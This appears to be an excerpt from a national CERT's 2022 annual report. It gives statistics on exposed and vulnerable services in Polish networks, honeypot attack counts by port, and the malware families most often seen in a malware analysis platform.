In 2022, we received a total of 4,958,992 reports about 26,824 IP addresses, which constitutes a decrease by approximately 4,000 addresses compared to the previous year. The daily average number of occurrences was 15,516 addresses, which is comparable to the previous year. For this service, the daily number of IP addresses averaged around the same level throughout the year. The only autonomous system from the table below where a slight downward trend was noticed over the year was the autonomous system owned by Netia (AS12741). Similarly to the year before, AS48956 stands out as we recorded a high percentage of addresses that can be used for DDoS attacks (nearly 10%).

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	1 732	2 533	0,03%
2	12741	Netia	1 170	1 429	0,07%
3	5588	T-Mobile	971	1 047	0,58%
4	12912	T-Mobile	816	1 049	0,07%
5	48956	HYPERNET	445	515	9,66%
6	199715	MSITELEKOM	386	396	2,47%
7	20960	TKTELEKOM	300	328	0,12%
8	6830	UPC	281	419	0,01%
9	9085	SUPERMEDIA	258	270	0,61%
10	15694	ATMAN	215	230	0,29%

TABLE 17 Daily number of addresses where an active NTP service on a publicly available interface was detected, broken down into autonomous systems.

PORTMAPPER

Portmapper is a low-level service typical for Unix operating systems. It is utilised by higher-layer protocols, including NFS (Network File System). A publicly available portmapper can be exploited for DDoS attacks.

In 2022, we received 4,811,561 reports concerning 47,343 IP addresses with the portmapper service available at a public interface. The daily average amounted to 15,504 addresses, i.e. a decrease by approximately 2,000 in comparison with 2021. During the first half of the year, the daily average number of addresses remained steady. In August 2022, we noticed a sudden decrease from approximately 16,000 to 14,000 addresses. This value was maintained during the subsequent part of the year. This sudden decrease was caused by AS50599 and AS20804. Such situations may result, for example, from updating the configurations of machines at these service providers or introducing required traffic filtering rules. As far as the remaining autonomous systems are concerned, the situation was quite stable. Similarly to 2021, ATMAN (AS57367) is high on the list, with an average number of IP addresses similar to the one recorded in the previous year. Data Space (AS57367) with a high percentage of infected IP addresses (more than 5%) is on the list for the second consecutive time.

Item	AS number	AS name	Average	Maximum	Odsetek wszystkich adresów w AS
1	57367	ATMAN	1 321	1 388	8,46%
2	16276	OVH	1 319	2 178	0,03%
3	50599	Data Space	662	1 097	5,28%
4	20804	TELENERGO	644	1700	0,27%
5	47329	WDM	405	422	4,16%
6	59491	LIVENET	373	619	5,20%
7	12741	Netia	312	370	0,02%
8	197155	ARTNET	296	422	2,63%
9	50840	HITME	258	317	5,60%
10	35787	Internet Cafe	239	254	6,67%

TABLE 18 Daily number of addresses at which an active Portmapper service was detected at a publicly available interface, broken down into autonomous systems

NETBIOS

NetBIOS is a low-level protocol used mostly by Microsoft systems. It should be used only in local networks. If it is available from a public network, it constitutes a threat – not only in connection with the possibility of using it for DDoS attacks.

In 2022, we received 2,456,368 reports about 46,787 IP addresses, which constitutes a decrease by approximately 2,000 compared to 2021. The daily average number of occurrences was 11,464 addresses and this is a value comparable to the previous year. Throughout the year, we observed a steady number of IP addresses with the NetBIOS service activated. For none of the autonomous systems in the top ten of the list in the table did we notice a downward or upward trend. Similarly to 2021, the two top places are taken by autonomous systems belonging to Orange and Netia, with an average number of IP addresses comparable to the previous year. For each of the autonomous systems included in the table, the percentage of addresses with NetBIOS publicly available was very low.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	6 471	7 989	0,08%
2	12741	Netia	581	646	0,04%
3	13110	INEA	136	152	0,08%
4	12824	home.pl	119	128	0,06%
5	8374	Plus / Cyfrowy Polsat	110	129	0,01%
6	12912	T-Mobile	106	159	0,01%
7	8970	WASK WROCMAN	105	153	0,16%
8	8267	CYFRONET	94	120	0,12%
9	5588	T-Mobile	77	87	0,05%
10	12423	TORMAN	77	137	0,23%

TABLE 19 Daily number of addresses at which an active NetBIOS service was detected in a publicly available interface, broken down into autonomous systems

VULNERABLE SERVICES

This section presents statistics on services exposed to attacks and vulnerabilities in services that may result in information leaks. It includes services with known vulnerabilities as well as services that have not been configured correctly, allowing, for example, unrestricted access from the Internet despite good security practices or access to applications without authentication. In 2022, we recorded 53,188,458 such observations concerning 967,503 IP addresses in Poland.

The following pages present detailed information about threats that occur most frequently in Polish networks. The statistics were calculated in the same way as in the subchapter concerning services allowing the performance of DRDoS attacks. As regards vulnerable services, the same problem concerning low reliability of data obtained from AS5617 (Orange) occurred, so the same estimation method was used.

The list below has more items than in the previous year. This is due to the fact that we added new data sources, providing us with information on new types of services that we had not been tracking.

The most common vulnerable services with the highest positions on the list include: RDP, TFTP and Telnet. Such services are most often protected by restricting access to them from external addresses; therefore, the public availability of a service may indicate a configuration error and a potential vulnerability. However, just the fact that a service is publicly available does not always mean that it is vulnerable. For example, accessibility of an RDP service from the Internet, provided its software is up-to-date and correct security mechanisms are enabled, does not constitute a vulnerability. Nevertheless, such an access method should be used only if there is no other possibility. We recommend that VPN mechanisms providing additional protection of remote access services such as RDP or VNC should be deployed.

The above idea is more difficult to implement in the case of databases and similar applications (Memcached, MongoDB, Elasticsearch, Redis). In their case, public access almost certainly results from misconfiguration and should be treated as a vulnerability.

Item	Name of vulnerability / open service	Average daily number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	FTP (cleartext password)	28 963	31 720	2 841	91,50%
2	CWMP	25 728	29 493	2 748	91,23%
3	SSL-POODLE	23 239	27 040	1 783	90,95%
4	RDP	12 444	14 475	635	91,78%
5	TFTP	11 483	13 085	321	89,58%
6	Telnet	9 917	11 573	1 202	91,50%
7	BadWPAD	8 516	9 189	288	100%
8	ISAKMP	5 097	6 569	993	89,58%
9	SMB	4 803	6 538	1 313	88,21%
10	VNC	3 314	4 803	327	90,68%
11	SSL-FREAK	3 140	3 960	495	90,68%
12	RSYNC	2 254	2 730	167	92,32%
13	NAT-PMP	1 265	1 662	225	89,86%
14	AFP	984	1 179	75	92,32%
15	MQTT	753	861	26	92,32%
16	AMQP	654	705	26	92,05%
17	IPMI	631	757	80	91,78%
18	MongoDB	586	658	33	91,23%
19	IPP	579	729	53	92,32%
20	LDAP	336	386	13	92,32%
21	Radmin	182	247	14	92,32%
22	Memcached	163	180	6	90,68%
23	Cisco Smart Install	111	123	6	92,32%
24	Elasticsearch	59	72	4	90,95%
25	Redis	56	79	7	89,86%
26	ADB	10	18	3	92,32%

TABLE 20 List of the most numerous services exposed to attacks present in Poland The standard deviation refers to the variation in the daily number of IP addresses observed over the year. The total observation time corresponds to the number of days during the year for which we had information concerning a given service.

Chart 9 shows the observed pattern of the number of devices hosting vulnerable services per year, created using the IP address count approximation method discussed above. The charts were plotted for the seven most commonly reported services, with the average number of observed IP addresses exceeding 8,000.

Comparing 2022 to 2021, no significant changes at the forefront can be seen. Similar services in Poland are still exposed to attacks. We also have not identified any sudden decreases or increases in the number of IP addresses during the year. While analysing the chart, one may observe a positive trend consisting in the gradual decrease in numbers of devices related to the Poodle vulnerability, as well as FTP, RDP and Telnet services, over the year. For BadWPAD and TFTP, the daily number of IP addresses remains steady. The only exception is CWMP, where there is a gradual increase over the year. This probably results from the connection of new devices allowing remote configuration at Netia.




CHART 9 Most common services under threat The chart shows variations in the numbers of vulnerable IP addresses in Poland in 2022.

Discussing the vulnerable services, we decided to divide the subsections concerning Exchange servers, industrial systems (ICS/OT) and the HTTP service. The data is presented below in separate tables.

EXCHANGE

This subsection provides information concerning the vulnerable Microsoft Exchange servers. All the vulnerabilities given in the table are Remote Code Execution vulnerabilities, allowing the remote execution of code in the system under attack. For more details on the issues related to Exchange servers, refer to the indicated website [Critical vulnerabilities in 2022 – > ProxyNotShell (CVE-2022-41040 and CVE-2022-41082)].

Item	Vulnerability name	Average daily number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	CVE-2022-41082	347	408	29	3,01%
2	CVE-2021-27065	28	58	4	34,24%
3	CVE-2020-0688	23	56	5	62,19%
4	CVE-2021-26855	14	28	5	92,32%

TABLE 21 List of most numerous exchange servers exposed to attacks in Poland The standard deviation refers to the variation in the daily number of IP addresses observed over the year. The total observation time corresponds to the number of days during the year for which we had information concerning a given service.

INDUSTRIAL CONTROL SYSTEMS

This section provides information concerning the publicly available ICS/OT systems. No specific vulnerabilities were checked during scanning. Such devices, however, should not be available from the Internet. The list provides IP addresses the services listed below are actually available, as well as services that are available intentionally, including honeypots, as it is difficult to distinguish between them on the basis of Internet scanning data, and their total number is small.

Item	Name of vulnerability / open service	Average daily number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	S7	196	214	8	76,71%
2	Codesys	152	194	5	73,69%
3	Modbus	72	105	32	77,26%
4	EtherNet/IP	62	74	2	73,97%
5	BACnet	51	75	7	73,97%
6	Fox	24	30	2	76,71%
7	DNP3	18	53	5	75,34%
8	OPC UA Binary	15	30	8	71,78%
9	Omron FINS	12	18	1	73,12%
10	GE SRTP	10	14	1	70,13%
11	PC Worx	6	8	1	73,69%
12	MELSEC-Q	4	7	1	73,97%
13	ICCP	2	6	1	62,73%
14	EtherCAT	2	5	1	61,63%
15	IEC 60870-5-104	1	5	1	60,54%

TABLE 22 List of most numerous ICS/OT systems exposed to attacks in Poland. The standard deviation refers to the variation in the daily number of IP addresses observed over the year. The total observation time corresponds to the number of days during the year for which we had information concerning a given service.

HTTP

This section provides information concerning systems with functioning HTTP service that may be exposed to attacks. The meaning of the vulnerabilities given in the table is as follows:

- **Basic auth** – HTTP servers using Basic Authentication. Credentials are transmitted in cleartext, without encryption.
- **Basic auth (IoT)** – as above. It applies to IoT devices.
- **Zimbra CVE-2022-37042** – a vulnerability allowing remote code execution.
- **.git folder** – a publicly available .git folder.

Item	Name	Average daily number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	Basic auth	11 141	16 004	1 669	92,05%
2	Basic auth (IoT)	3 530	7 541	1 043	92,05%
3	Zimbra CVE-2022-37042	548	624	106	38,63%
4	Folder .git	537	588	12	16,43%

TABLE 23 List of the most numerous HTTP servers exposed to attacks in Poland The standard deviation refers to the variation in the daily number of IP addresses observed over the year. The total observation time corresponds to the number of days during the year for which we had information concerning a given service.

FTP

FTP (File Transfer Protocol) is a simple file transfer protocol. FTP does not provide encryption (if FTPS is not used) and may disclose sensitive information and credentials. The described list contains publicly available servers receiving credentials in cleartext.

In 2022, we received 9,584,306 reports concerning 85,947 IP addresses related to the publicly available FTP service. The daily average number of addresses was 28,963. Throughout 2022, a downward trend can be observed. The difference between the beginning and the end of the year is approximately 3,000 addresses. The downward trend is applicable to the majority of the autonomous systems listed in the table. The only exception is AS31242 for which a slight increase was recorded during the year. The very high percentage of addresses in AS48727, where more than 40% of all addresses are vulnerable, is alarming.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	1 963	2 266	0,12%
2	16276	OVH	1 427	1 622	0,03%
3	6830	UPC	1 085	1 259	0,03%
4	12912	T-Mobile	988	1 116	0,09%
5	9085	SUPERMEDIA	715	755	1,68%
6	8374	Plus / Cyfrowy Polsat	590	662	0,04%
7	31242	TKPSA	585	678	0,51%
8	29314	Vectra	537	619	0,10%
9	13110	INEA	468	520	0,28%
10	48727	ADAMEK	413	660	40,33%

TABLE 24 Daily numbers of addresses at which an FTP service was detected in a publicly available interface with which it was possible to establish a connection using a non-encrypted channel, broken down into autonomous systems

CWMP

CWMP is a service based on the TR-069 specification, which is most often implemented in home DSL routers. It facilitates remote management of the device by operators, e.g. firmware updates. Incorrect implementation of this service allows an attacker to take complete control over a device. This vulnerability is exploited by IoT botnets, for example, to infect consecutive devices.

In 2022, we received 8,513,629 reports concerning 289,906 IP addresses related to the publicly available CWMP services. It is a decrease of approximately 300,000 addresses compared to 2021. The daily average number of addresses was 25,728, which is a decrease of approximately 10,000 compared to the previous year. It should be pointed out, however, that during the first quarter of the previous year, the daily number of addresses remained at a significantly higher level, which increased the average. A sudden decrease occurred in February. Comparing the data from the second quarter of 2021 to 2022, it can be stated that the daily number of addresses remained steady. Throughout 2022, an upward trend is noticeable in the majority of the autonomous systems. The increase over the year amounted to approximately 7,000 addresses. A significant share of the total number of IP addresses for the CWMP services was held by Netia, for which an increase was recorded during the year, which has a great impact on the general trend. The very high percentage of vulnerable addresses in AS198766 and AS200125 is alarming – approximately 32% and 17% of all the addresses in these systems, respectively, are vulnerable.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	12 142	14 634	0,67%
2	44124	RYBNET	1 439	1 615	10,04%
3	198766	NETSYSTEM BRZESKO	1 377	1 511	31,64%
4	21021	Multimedia	1 001	1 196	0,16%
5	44692	DOMTEL	731	795	3,32%
6	197227	PSM WINOGRADY	703	954	3,81%
7	50231	SYRION	690	1 277	2,75%
8	12912	T-Mobile	675	863	0,06%
9	51337	DEBACOM	666	707	10,84%
10	200125	INTERTOR	524	621	17,06%

TABLE 25 Daily numbers of addresses at which a CWMP service was detected in a publicly available interface, broken down into autonomous systems

SSL-POODLE

Known SSL/TLS protocol vulnerabilities are still quite common among users of the Polish Internet. POODLE is definitely the most popular one and facilitates attacks resulting in the disclosure of the transmitted encrypted information.

We received 7,882,346 reports concerning 163,247 IP addresses. This value shows a drop by approximately 50,000 addresses in comparison with 2021. The daily average number of addresses was 23,239, i.e. a reduction by approximately 3% in comparison with the previous year. As in 2021, for the majority of the autonomous systems, a gradual decrease over the year can be seen, or the daily number of addresses remained steady. For AS206417, a very high percentage of vulnerable addresses was recorded. In this case, the value of addresses exceeded 20%. As in the previous year, AS59958 was at the forefront of the list, with almost 6% of the vulnerable addresses.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	4 379	5 454	0,26%
2	59958	P.H.U MMJ	1 151	1 254	5,84%
3	43939	InternetIA	687	844	0,26%
4	6830	UPC	559	727	0,01%
5	31242	TKPSA	526	631	0,46%
6	12912	T-Mobile	472	648	0,04%
7	5588	T-Mobile	427	490	0,26%
8	206417	FRESHMAIL	412	459	20,12%
9	29007	PETROTEL	399	461	2,44%
10	29314	Vectra	395	577	0,08%

TABLE 26 Daily number of addresses at which an active SSL service with the POODLE vulnerability was detected, broken down into autonomous systems

RDP

RDP (Remote Desktop Protocol) is a Microsoft proprietary protocol facilitating remote access to graphic environments in the Windows systems. Although the RDP protocol guarantees convenient access to systems, we recommend closing access to port 3389 on external interfaces.

In 2022, we received 4,085,489 reports concerning 55,376 IP addresses (a decrease by approximately 40,000 in comparison with 2021) at which the RDP service available in a public interface was detected. The daily average number of addresses was 12,444 (decrease of approximately 2,000 in comparison with 2021). For RDP, there was a slight downward trend, which is reflected in the majority of the autonomous systems. The decrease is small and definitely less noticeable than the year before. Attention should be paid to AS201814 – in this case the situation is opposite. There was an increase in the number of addresses throughout the year. What is alarming in this case, is the high percentage of vulnerable addresses (almost 5%).

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	860	1 102	0,05%
2	6830	UPC	578	716	0,01%
3	16276	OVH	535	681	0,01%
4	12912	T-Mobile	487	602	0,04%
5	201814	SKYTECH	364	791	3,95%
6	9112	POZMAN	326	635	0,44%
7	13110	INEA	280	331	0,17%
8	8374	Plus / Cyfrowy Polsat	262	330	0,02%
9	8970	WASK WROCMAN	253	362	0,39%
10	42927	S-NET	253	278	1,65%

TABLE 27 Daily number of addresses in which a RDP service was detected in a publicly available interface, broken down into autonomous systems

TFTP

TFTP (Trivial File Transfer Protocol) is a simple file transfer protocol. Due to the lack of a user authentication mechanism, we do not recommend making this service available over the Internet, as it may lead to information leaks.

We received 2,640,900 reports concerning 66,260 IP addresses with available TFTP. It is a decrease by approx. 20,000 compared to 2021. The average daily number of addresses was 11,483, which is a value comparable to the year before. The number of IP addresses over the year remains at a similar, stable level. No upward or downward trend can be observed. This refers to all autonomous systems presented in the table. Similarly as in the previous years, particular attention should be paid to the high percentages for the autonomous systems of Spółdzielnia Mieszkaniowa “Północ” in Częstochowa (AS198000) and WIFIMAX (AS199510) – at 18% and 12%, respectively.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	4 909	7 549	0,05%
2	198000	SMPOLNOC	1 667	1 931	18,09%
3	12741	Netia	469	531	0,03%
4	21021	Multimedia	264	314	0,04%
5	39507	IPIVISION	128	168	0,34%
6	12912	T-Mobile	116	149	0,01%
7	196927	RTK	113	953	1,38%
8	200125	INTERTOR	105	129	3,42%
9	5588	T-Mobile	102	112	0,06%
10	199510	WIFIMAX	94	97	12,24%

TABLE 28 Daily number of addresses at which a TFTP service was detected in a publicly available interface, broken down into autonomous systems

HONEYPOT SYSTEM DATA

In 2022, we analysed data from the SISSDEN/Caprica sensor system (for more details about the SISSDEN project read for example the annual report for 2019) which consists of several types of honeypots with various levels of interaction. This is the method of monitoring, for instance, login attempts, attacks on SSH, Telnet and Elasticsearch services, attacks on ICS/SCADA systems, as well as spam distribution attempts. We identified 652,410,184 events from 11,172,091 different IP addresses belonging to 31,225 autonomous systems. The number of registered events, broken down into months, is presented in Chart 10.

During December, which is the month where we recorded the highest number of events, on average, we observed almost 117,000 IP addresses from which connections to honeypots were established. The highest recorded daily number of IP addresses exceeded 143,000. It can be assumed that the majority of the devices responsible for such opportunistic attacks were infected with malware.




CHART 10 Number of reported events, broken down into months

Taking into account all events identified by honeypots, we highlighted those from Polish networks. In 2022, we received 3,005,754 such events from 37,438 IP addresses belonging to 1,043 autonomous systems.

The most common ports for which we collected information about service attack attempts are presented in Table 29. The popularity of the majority of the indicated ports results primarily from the commonly assumed assignment of the ports to specific network services. That is why, on the basis of a given port, we can with confidence determine the service at which an attack was targeted. The high number of registered attempts of attack on ports 37215 and 5555 may result from the vulnerabilities found on Huawei and Android devices.

We also conducted a similar analysis for attacks from Polish networks; more details are provided in Table 30. As can be seen, the majority of target ports are common for both analyses, yet there are three new ones. Port 6881's appearance in our analysis is probably caused by its use by Bittorrent. Ports 2323 and 81, on the other hand, are directly associated with attack attempts – port 2323 is sometimes used as an alternative port for Telnet, and port 81 was used, for instance, for attempts to exploit vulnerabilities in webcameras.

Item	Target port	Port description / service	Number of events
1	23	Telnet	16 358 592
2	445	Microsoft-DS (Directory Services)	15 576 205
3	22	SSH	12 697 467
4	80	HTTP	5 578 471
5	443	HTTPS	2 913 857
6	8080	HTTP (alternatywny)	2 536 565
7	1433	Microsoft-SQL-Server	2 112 687
8	37215	Huawei Home Gateway	2 057 253
9	8443	PCsync HTTPS	1 909 283
10	5555	m.in. Android Debug Bridge	1 642 476

TABLE 29 The ten most attacked ports

Item	Target port	Port description / service	Number of events
1	23	Telnet	8 567
2	80	HTTP	4 810
3	22	SSH	4 021
4	8080	HTTP (alternatywny)	2 838
5	445	Microsoft-DS (Directory Services)	2 674
6	6881	BitTorrent	1 453
7	2323	rockwell-csp2	1 046
8	443	HTTPS	964
9	81	HTTP (alternatywny)	950
10	5555	Personal-agent	871

TABLE 30 The ten most attacked ports from IP addresses from Polish networks

MWDB

In 2022, mwdb.cert.pl enabled us to:

- analyse a total of 373,000 malware samples;
- obtain 14,500 static configurations;
- register 334 accounts for external malware analysts; the platform has 1,176 users registered in total.

Table 31 presents a summary of malware families recognised by MWDB. Mirai was the one with the highest detection rate; it is an IoT botnet, with numerous variants and configurations from 2022 having a significant share in the repository. The subsequent positions are taken by malware for Windows, where, as in the previous years, 2022 was the year of the so-called infostealers, that is, malware used to steal data (especially passwords) from users' computers. Another software type prevailing in 2022 includes the Remote Access Trojans (RAT), which allow the takeover of control of the infected computers and the execution of any actions on these computers.

The MWDB analyses pointed to such families as XLoader (the successor to the Formbook family), Agent Tesla, Lokibot and Remcos. A significant share is also assigned to Snake Keylogger, also known as 404 Keylogger, which made its debut between the end of 2020 and beginning of 2021[32]. This relatively new software family has been actively improved by its developers.

Item	Family name	Number of executable files	Number of unique configurations
1	Mirai	16 720	3 083
2	Formbook / XLoader	10 951	1 589
3	Agent Tesla	8 438	2 239
4	Lokibot	3 968	942
5	Remcos	1 536	756
6	Snake Keylogger (404 Keylogger)	1 231	384
7	AsyncRAT	637	468
8	Nanocore	525	299
9	njRAT	321	229
10	Cobalt Strike	278	183

TABLE 31 Ten malware families with the highest number of samples determined by MWDB in 2022

[32] https://www.fortinet.com/blog/threat-research/deep-dive-into-a-fresh-variant-of-snake-keylogger-malware

